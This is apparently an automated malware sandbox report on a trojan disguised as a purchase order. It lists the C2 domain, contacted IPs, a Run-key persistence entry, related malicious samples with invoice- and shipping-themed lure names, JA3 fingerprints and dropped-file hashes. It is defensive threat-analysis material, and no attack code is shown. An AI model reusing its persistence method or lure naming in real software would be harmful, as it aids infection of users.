http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s615/1_FreeAgentPlayers.jpg	08042021New-PurchaseOrder.exe, 00000001.00000002.289131056.0000000024A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s180/1_FreeAgentPlayers.jpg	08042021New-PurchaseOrder.exe, 00000001.00000002.289131056.0000000024A0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s458/0_WhatsApp-Image-2021-03-	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://reach-id.orbit.tm-awx.com/analytics.js.gz	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-barcelona-real-madrid-psg-17164868	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17172788.ece/ALTERNATES/s1200/1_GettyImages-1178	08042021New-PurchaseOrder.exe, 00000001.00000003.212236533.000000000368E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.150.212	myliverpoolnews.cf	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383917
Start date:	08.04.2021
Start time:	12:23:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	08042021New-PurchaseOrder.bat (renamed file extension from bat to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.evad.winEXE@35/25@2/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 23.5% (good quality ratio 21.5%) • Quality average: 78% • Quality standard deviation: 31.2%
HCA Information:	• Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, WerFault.exe, backgroundTaskHost.exe, SgrmBroker.exe, WmiPrvSE.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 23.54.113.53, 168.61.161.212, 52.147.198.201, 67.26.83.254, 8.241.82.126, 8.238.36.254, 8.241.78.126, 8.253.207.121, 104.43.193.48, 40.88.32.150, 52.255.188.83, 95.100.54.203, 20.82.209.183, 23.0.174.200, 23.0.174.185, 23.10.249.43, 23.10.249.26, 20.54.26.129, 20.50.102.62 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/383917/sample/08042021New-PurchaseOrder.exe

Simulations

Behavior and APIs

Time	Type	Description
12:24:32	API Interceptor	1x Sleep call for process: WerFault.exe modified
12:24:36	API Interceptor	535x Sleep call for process: 08042021New-PurchaseOrder.exe modified

Time	Type	Description
12:24:48	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run SWqTT C:\Users\user\AppData\Roaming\SWqTT\SWqTT.exe
12:24:52	API Interceptor	51x Sleep call for process: powershell.exe modified
12:24:57	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run SWqTT C:\Users\user\AppData\Roaming\SWqTT\SWqTT.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.150.212	ETL_126_072_60.doc	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-FC5277A9663FCE09586170F6A51B96A2.html
	IMG_102-05_78_6.doc	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-C6853B6BC65431464628FF23B3F0F335.html
	ACdEbpiSYO.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-2F0AA6F57E058337CC16810234C2DFDB.html
	Invoice_ord00000009.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-8CB85A57C5722245E360D575B497E6CC.html
	kayo.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-867E80DBC8FFAEC73AC7FD4FE1DA1A1B.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	new_order20210408_14.doc	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-A1DD2EDE961D10CC641FCFA5CF4FBAFC.html
	new_order20210408_14.doc	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-A1DD2EDE961D10CC641FCFA5CF4FBAFC.html
	DHLdocument11022020680908911.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-E073BCECB8DFC74A5738D8B1C32D8436.html
	234d9ec1757404f8fd9fbb1089b2e50c08c5119a2c0ab.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-8F0F96D3333F94679C552F5DEB9CE2AF.html
	items list.doc	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-2F0AA6F57E058337CC16810234C2DFDB.html
	Krishna Gangaa Enviro System Pvt Ltd.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-D1FD69143FEE625518220B28083FA2F9.html
	SecuriteInfo.com.Artemis5C44BBDCCDFF.4370.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-09750D54320914EBBBA77235AE2BC46B.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ #46200058149.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-FE6EFB3AED9F05224C930BEF8BE1CC20.html
	Payment Slip E05060_47.doc	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-3764A540BD56887B40989BBA8472B701.html
	New Orders.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-28D56F639751140E7A008217BE126C8D.html
	DHL_document11022020680908911.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-531418C06045F4175229827941 4DE528.html
	BL8846545545363.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-B7B18D8B53846C51E3D2182818196100.html
	BL84995005038483.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-994F3BB06F4A7FE8F60B83F74A076F10.html

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
myliverpoolnews.cf	ETL_126_072_60.doc	Get hash	malicious	Browse	• 172.67.150.212
	IMG_102-05_78_6.doc	Get hash	malicious	Browse	• 172.67.150.212
	lfQuSBwdSf.exe	Get hash	malicious	Browse	• 104.21.56.119
	RFQ-034.exe	Get hash	malicious	Browse	• 104.21.56.119
	ACdEbpiSYO.exe	Get hash	malicious	Browse	• 172.67.150.212
	Invoice_ord00000009.exe	Get hash	malicious	Browse	• 172.67.150.212
	kayo.exe	Get hash	malicious	Browse	• 172.67.150.212
	new_order20210408_14.doc	Get hash	malicious	Browse	• 172.67.150.212
	BL01345678053567.exe	Get hash	malicious	Browse	• 104.21.56.119
	new_order20210408_14.doc	Get hash	malicious	Browse	• 172.67.150.212

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHLdocument11022020680908911.exe	Get hash	malicious	Browse	• 172.67.150.212
	20200804-8293847pdf.scr.exe	Get hash	malicious	Browse	• 104.21.56.119
	234d9ec1757404f8fd9fbb1089b2e50c08c5119a2c0ab.exe	Get hash	malicious	Browse	• 172.67.150.212
	items list.doc	Get hash	malicious	Browse	• 172.67.150.212
	SKMC25832100083932157.jar	Get hash	malicious	Browse	• 104.21.56.119
	SecuriteInfo.com.Artemis34DBCAD2CB5A.27289.exe	Get hash	malicious	Browse	• 104.21.56.119
	Krishna Gangaa Enviro System Pvt Ltd.exe	Get hash	malicious	Browse	• 172.67.150.212
	PO75773937475895377.exe	Get hash	malicious	Browse	• 104.21.56.119
	New Order.exe	Get hash	malicious	Browse	• 104.21.56.119
	SecuriteInfo.com.Artemis5C44BBDCCDFF.4370.exe	Get hash	malicious	Browse	• 172.67.150.212

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	ETL_126_072_60.doc	Get hash	malicious	Browse	• 172.67.150.212
	IMG_102-05_78_6.doc	Get hash	malicious	Browse	• 172.67.150.212
	MT103_YIU LIAN08042021_Xerox Scan_202104_.exe	Get hash	malicious	Browse	• 172.67.188.154
	PO4308.exe	Get hash	malicious	Browse	• 104.21.49.158
	pumYguna1i.exe	Get hash	malicious	Browse	• 23.227.38.74
	gqnTRCdv5u.exe	Get hash	malicious	Browse	• 104.21.65.7
	Calt7BoW2a.exe	Get hash	malicious	Browse	• 104.21.48.10
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 23.227.38.74
	lfQuSBwdSf.exe	Get hash	malicious	Browse	• 172.67.188.154
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 23.227.38.74
	AQJEKNHnWK.exe	Get hash	malicious	Browse	• 23.227.38.74
	hvEop8Y70Y.exe	Get hash	malicious	Browse	• 172.67.219.254
	RFQ-034.exe	Get hash	malicious	Browse	• 104.21.56.119
	ACdEbpiSYO.exe	Get hash	malicious	Browse	• 172.67.150.212
	PURCHASE ORDER - XIFFA55,pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	Invoice_ord00000009.exe	Get hash	malicious	Browse	• 172.67.150.212
	PRICE_QUOTATION_RFQ_000988_PDF.exe	Get hash	malicious	Browse	• 172.67.188.154
	kayo.exe	Get hash	malicious	Browse	• 172.67.150.212
	nicoleta.fagaras-DHL_TRACKING_1394942.html	Get hash	malicious	Browse	• 104.16.18.94
	000OUTQ080519103.pdf.exe	Get hash	malicious	Browse	• 172.67.164.131

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	MT103_YIU LIAN08042021_Xerox Scan_202104_.exe	Get hash	malicious	Browse	• 172.67.150.212
	lfQuSBwdSf.exe	Get hash	malicious	Browse	• 172.67.150.212
	RFQ-034.exe	Get hash	malicious	Browse	• 172.67.150.212
	ACdEbpiSYO.exe	Get hash	malicious	Browse	• 172.67.150.212
	PURCHASE ORDER - XIFFA55,pdf.exe	Get hash	malicious	Browse	• 172.67.150.212
	Invoice_ord00000009.exe	Get hash	malicious	Browse	• 172.67.150.212
	kayo.exe	Get hash	malicious	Browse	• 172.67.150.212
	RFQ 100400806 SUPPLY.exe	Get hash	malicious	Browse	• 172.67.150.212
	new_order20210408_14.doc	Get hash	malicious	Browse	• 172.67.150.212
	BL01345678053567.exe	Get hash	malicious	Browse	• 172.67.150.212
	SER09090899.exe	Get hash	malicious	Browse	• 172.67.150.212
	PURCHASE ORDER-34002174,pdf.exe	Get hash	malicious	Browse	• 172.67.150.212
	cricket.exe	Get hash	malicious	Browse	• 172.67.150.212
	DHLdocument11022020680908911.exe	Get hash	malicious	Browse	• 172.67.150.212
	20200804-8293847pdf.scr.exe	Get hash	malicious	Browse	• 172.67.150.212
	234d9ec1757404f8fd9fbb1089b2e50c08c5119a2c0ab.exe	Get hash	malicious	Browse	• 172.67.150.212
	SKMC25832100083932157.jar	Get hash	malicious	Browse	• 172.67.150.212
	SecuriteInfo.com.Artemis34DBCAD2CB5A.27289.exe	Get hash	malicious	Browse	• 172.67.150.212
	EMPRESA SUMPEX TRADE.exe	Get hash	malicious	Browse	• 172.67.150.212
	Yeni siparis _WJO-001, pdf.exe	Get hash	malicious	Browse	• 172.67.150.212

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\6c8082d4-9c17-4dbf-af3a-b69aa21e82f5\AdvancedRun.exe	RFQ-034.exe	Get hash	malicious	Browse	
	Payment Slip.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Revised Invoice No CU 7035.exe	Get hash	malicious	Browse	
	Sales_Order description.exe	Get hash	malicious	Browse	
	Outstanding invoices.exe	Get hash	malicious	Browse	
	Q88_Bulk Carrier.exe	Get hash	malicious	Browse	
	Payment _Slip copy.exe	Get hash	malicious	Browse	
	MV. HUA KAI V-2023.exe	Get hash	malicious	Browse	
	Order_April shipment.exe	Get hash	malicious	Browse	
	INVOICE for Order PIEX310113978.exe	Get hash	malicious	Browse	
	Krishna Gangaa Enviro System Pvt Ltd.exe	Get hash	malicious	Browse	
	TT SWIFT COPY.exe	Get hash	malicious	Browse	
	PO75773937475895377.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Artemis5C44BBDCCDFF.4370.exe	Get hash	malicious	Browse	
	Download Report.06.05.2021.exe	Get hash	malicious	Browse	
	Outstanding invoices.exe	Get hash	malicious	Browse	
	IMG_767893434432.exe	Get hash	malicious	Browse	
	VMtEguRH.exe	Get hash	malicious	Browse	
	SHIPPING DOCS - MV. SN QUEEN.exe	Get hash	malicious	Browse	
	MT CAPE AZALEA V219 PENAVICO 13-10-20.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_08042021New-Purc_27713ebec8c220f2d5c09c5ea843cd62601d18_a44221a1_197a503e\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	17810
Entropy (8bit):	3.76111653919658
Encrypted:	false
SSDEEP:	192:JVWG2858mHBUZMXSaKQqueZiAr/u7sHS274ItrID:a859BUZMXSaFmD/u7sHX4ItrID
MD5:	AF4E1C227B0751BF1A53848C9F03A9E6
SHA1:	DC534378D22964114EEAAFAF7A386E17ED6956A2
SHA-256:	A8579E2D19A25EA28420219C22800E67AC709339BBFAD9B4452F071C8D6245FB
SHA-512:	E6E0347F43F7E4212DA8047A0691AC3517FBE69831A76EB2812401BBB134C3BA563BD0665C384378B36AC6EDF86C7151C05CEBD40BAE5E67A1F48CD32C196AE4
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.6.2.3.8.3.4.6.6.6.5.0.6.8.1.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.6.2.3.8.3.4.7.0.8.3.8.1.6.8.8.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.5.6.6.5.2.8.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.2.0.a.5.8.b.3.-.2.9.a.2.-.4.f.9.b.-.8.9.3.8.-.1.5.8.b.8.4.7.8.1.5.f.c.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.1.a.9.2.e.4.f.-.e.7.0.9.-.4.7.9.5.-.a.d.9.8.-.d.7.9.8.3.7.b.9.f.1.9.3.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.0.8.0.4.2.0.2.1.N.e.w.-.P.u.r.c.h.a.s.e.O.r.d.e.r...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.D.i.m.b.o.n.o...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.3.5.8.-.0.0.0.1.-.0.0.1.7.-.7.b.9.7.-.1.0.b.3.a.c.2.c.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.4.4.9.0.5.2.9.4.d.a.f.2.3.9.d.d.6.1.4.2.d.1.0.9.e.1.c.d.0.1.f.b.0.0.0.0.0.0.0.0.!.0.0.0.0.0.e.f.4.2.4.d.2.0.0.0.f.1.8.e.6.b.8.3.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER3A64.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, CheckSum 0x00000004, Thu Apr 8 19:24:28 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	216131
Entropy (8bit):	4.277177437167617
Encrypted:	false
SSDEEP:	3072:K9gIOgF5D0IUCgU/OMonDD0Jjd+pLnLqmIQ8AC:K9RpDDLTj1+n0+pbQ
MD5:	76DAA92CA9E2F639D4A568D2A4D70E64
SHA1:	94D20601C7B055218717B090681CF098B84CB54B
SHA-256:	2D78C048DC77E027A8F20DBCA16AA6D7EFAB2839F61CE8184A7B57DFFBCF8926
SHA-512:	8C6F28A50D4E07A10B0D0739D82CEA7DD0D6A51A715D2593BD0856980A9C41E71DD889225AD17238CAF35766EB62B8516298ACFE40781B802A1F1A7800E636A
Malicious:	false
Preview:	MDMP..... .....lXo`.....U.....B.....t2.....GenuineIntelW.....T.....X...DXo`.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER48CD.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8464
Entropy (8bit):	3.691990666806616
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi1wx6a4N6YSCSUB6r9BagmfZGSJCpr589bqnosf0lTum:RrlsNi1O636YXSUB6qgmfESHqnbfg
MD5:	2EE7D828681FD55EEB4F8891CD796B2A
SHA1:	EFD9CE3F378CDC328073951F1ECB3991E236BBE2
SHA-256:	CE5351E5E76808C0B7092BDAEB352E9580361AD4105E0FBD159CF88356D2B910
SHA-512:	D8ABBCFEDE9CC145CA3F79ED1D873BF39720D004D9CCBFE7AE062E7E9B67DF0F7F924929AE96E3BF6F2A3DB6798131BC1059520700A63592FB0403D079EDB0 12
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.9.5.2.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A06.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4825
Entropy (8bit):	4.497489010071743
Encrypted:	false
SSDEEP:	48:cvIwSD8zsuJgtWI9e4WSC8BY8fm8M4JyFFJT+q8vjTnEM6b3/5dd:uITfk1xSNHJEKfnEM6D5dd
MD5:	2AB29E9A09B790218331EC3C4CEE857A
SHA1:	9CAA69CF504EBEE2B77AA77B68EAA3C6E6104103
SHA-256:	6CCEC29B8813A4EE4751818F0C609B4B964995A8C96F7D908D2A5DFAC9E15E06
SHA-512:	7C2067CCE77DE292366EBD378F09C46769A5BFF6211177D6FE3403FCB899DA1CBD03216EBF04AADAD73108951FBEAE097C8B850576D68ACD13279F01BF5EBD 5
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" /> />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="937715" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\Desktop\08042021New-PurchaseOrder.exe
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=..-....p2.:..`HX.....b..... Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..|0.+?.`-../.xvy..e.....w.+^...w|.Q.k.9&.Q.EzS.f.....>? w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_.. ).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...,f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\Desktop\08042021New-PurchaseOrder.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1192967794857243
Encrypted:	false

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
SSDEEP:	6:kKjkwTJ0N+SkQlPlEGYRMY9z+4KlDA3RUe0ht:lwTJrkPlE99SNxAhUe0ht
MD5:	867208FDC0011BB0AAD04D0F71742310
SHA1:	0F84E3ADACBAFE22A60258CBD0E55F52D0182F52
SHA-256:	D3126C132F43D87523FD33D729EC3885ACD6AD5557D9056E447EBB0FE3F44B66
SHA-512:	E5F073C2625506540A70A1827CA6E49392071717A7D9B6E645E7CB85C545BECC0279E33DE26205DF953C4999AEC645199FDA5B6F5A05582C7863FFF88271ED7F
Malicious:	false
Preview:	p..... .....Z....,..(..... .....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..".0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
